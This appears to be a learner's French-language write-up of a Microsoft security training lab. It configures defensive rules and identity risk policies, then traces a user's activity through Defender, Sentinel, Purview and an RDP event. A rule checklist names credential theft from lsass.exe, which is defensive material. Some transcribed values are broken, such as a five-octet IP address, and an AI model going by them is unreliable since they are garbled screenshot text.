- ☐ Block JavaScript or VBScript from launching downloaded executable content
- ☐ Block credential stealing from the Windows local security authority subsystem (lsass.exe)
- ☐ Defender potentially unwanted app action
- ☐ Enable network protection

REVISIT THE SCENARIO

SUBMIT


Pour tout les utilisateur

After configuring settings you'll add users to the security baseline.  
Select the users you want to add to the policy.

AZURE ATP BESTFORYOUORGANIC ADMINISTRATORS

AZURE ATP BESTFORYOUORGANIC USERS


ALL USERS




Partie 3

Dans azure, j'ai configuré ces paramètres pour la protection de l'identité/user risk policy.





je l'ai également fais pour sign-in risk policy



## Investigate Angel's Sign-In Logs

J'ai ensuite cherché les logs d'angel dans l'active directory

## Investigate Angel in Sentinel and Microsoft 365 Defender

En investigant, j'ai trouvé ce log.

Inspect record		
Assets		
Devices (3)		Risk Score
✓  pc034		000 none
All details		
Stable		
DeviceInfo		
Timestamp		Oct 29, 2021 11:10:04 PM
DeviceId		E3-77c7d9f80c2aeb1a2e2bdc1299eaf31fac3bebf0 C2
✓  DeviceName		E3-pc034 C2
DeviceType		Workstation
ReportId_Long		8000
ClientVersion		10.7910.2.2000.1
✓  PublicIP		194.13.68.237.243 C2
IsAnonADjoined		0
AuthDeviceId		03a7e501-4464-4b62-88c4-692947199a6f5
LoggedOnUsers		
UserName	DomainName	Sid
✓  tomo.takanashi	pc034	S-1-5-21-111...

Communication Compliance Search

Microsoft Purview

New search

Name and description

Locations

Conditions

Review your search

Name and description

Name

pc034

Description

Enter a friendly description

j’ai décidé de lancer une recherche sur le pc034 dans exchange mailboxes en incluant angel.

## New search

- ✓ Name and description
- ✓ Locations
- ✓ Conditions
- Review your search

## Review your search and create it

### Name and description

Name

pc034

Description

Enter a friendly description

[Edit name and description](#)

### Search criteria

(cc)(date=2021-10-24..2021-10-31)

[Edit search criteria](#)

### Locations

SharePoint

Disabled

Exchange

angel.brown@bestforyouorganic.onmicrosoft.com

Exchange public folders

Disabled

[Edit locations](#)

voici ce que je trouve dans les éléments supprimé

The screenshot shows the Microsoft Outlook interface. On the left, the 'Deleted Items' folder is selected under the 'Deleted Items' group. The main pane displays a list of deleted items, including a message from Quinn Anderson titled 'Gathering for Alex's birthday' dated 10/26/2021. The right pane shows the details of the selected message, including the subject 'Gathering for Alex's birthday', the sender 'Quinn Anderson', and the body text: 'We couldn't find this meeting in the calendar. It may have been moved or deleted.' Below this, there is a calendar view for Friday, October 26, 2021, showing a meeting from 1:00 PM to 2:00 PM. The bottom status bar indicates 'Item: 2'.

et dans les messages envoyé

Messages

Arrangement

Layout

Window

Immersive Reader

<

All Unread

By Date ▾ ↑

18

▼ Last Month

Angel Brown  
Accepted: Gathering for Alex's birthday  
10/29/2021

1...

18

Fri 10/29/2021 11:18 AM

Angel Brown

Accepted: Gathering for Alex's birthday

When Friday, October 29, 2021 1:00 PM-2:00 PM (UTC-08:00) Pacific Time (US & Canada).

Location Floor 2 break room

ⓘ We couldn't find this meeting in the calendar. It may have been moved or deleted.  
Angel Brown has accepted this meeting.

**Investigate Tomo's Device in Sentinel and Microsoft 365 Defender**

First, we need to check what devices Tomo has used. Select the query you want to run.

- ☐ search 'tomo.takanashi' | AuditLogs
- ☒ search 'tomo.takanashi' | distinct DeviceName
- ☐ search in (Security Alert) 'tomo.takanashi'
- ☐ search 'tomo.takanashi' | SecurityAlert

DONE

These following events are on the pc034 timeline. Select the RDP event that you recognize from Angel's timeline.


Choose the event, then select DONE.

- ☐ credntialuibroker.exe loaded module WinSCard.dll
- ☐ svchost.exe created process CredentialUIBroker.exe
- ☐ Visual Basic interpreter invoked by csript.exe
- ☒ mstsc.exe established connection with 13.68.237.45:3389

DONE

The screenshot displays the Microsoft 365 Defender interface. On the left, the navigation pane shows various sections like Home, Incidents & alerts, Hunting, Action center, Threat analytics, Secure score, Learning hub, and Trials. The main area is divided into three panels. The left panel shows the 'Device summary' for 'pc034', indicating 'No known risks'. The middle panel shows the 'Timeline' for 'pc034' with a list of events. The right panel shows the details for the selected event: 'mstsc.exe established connection with 13.68.237.45:3389'. The event details include the event name, time, action type, user, and entities. The 'Event entities graph' shows the process name 'mstsc.exe', execution time, path, integrity level, access privileges, process ID, command line, file name, full path, SHA1, SHA256, signer, issuer, and is PE.

Et voilà mon résultat



C'était bien angel.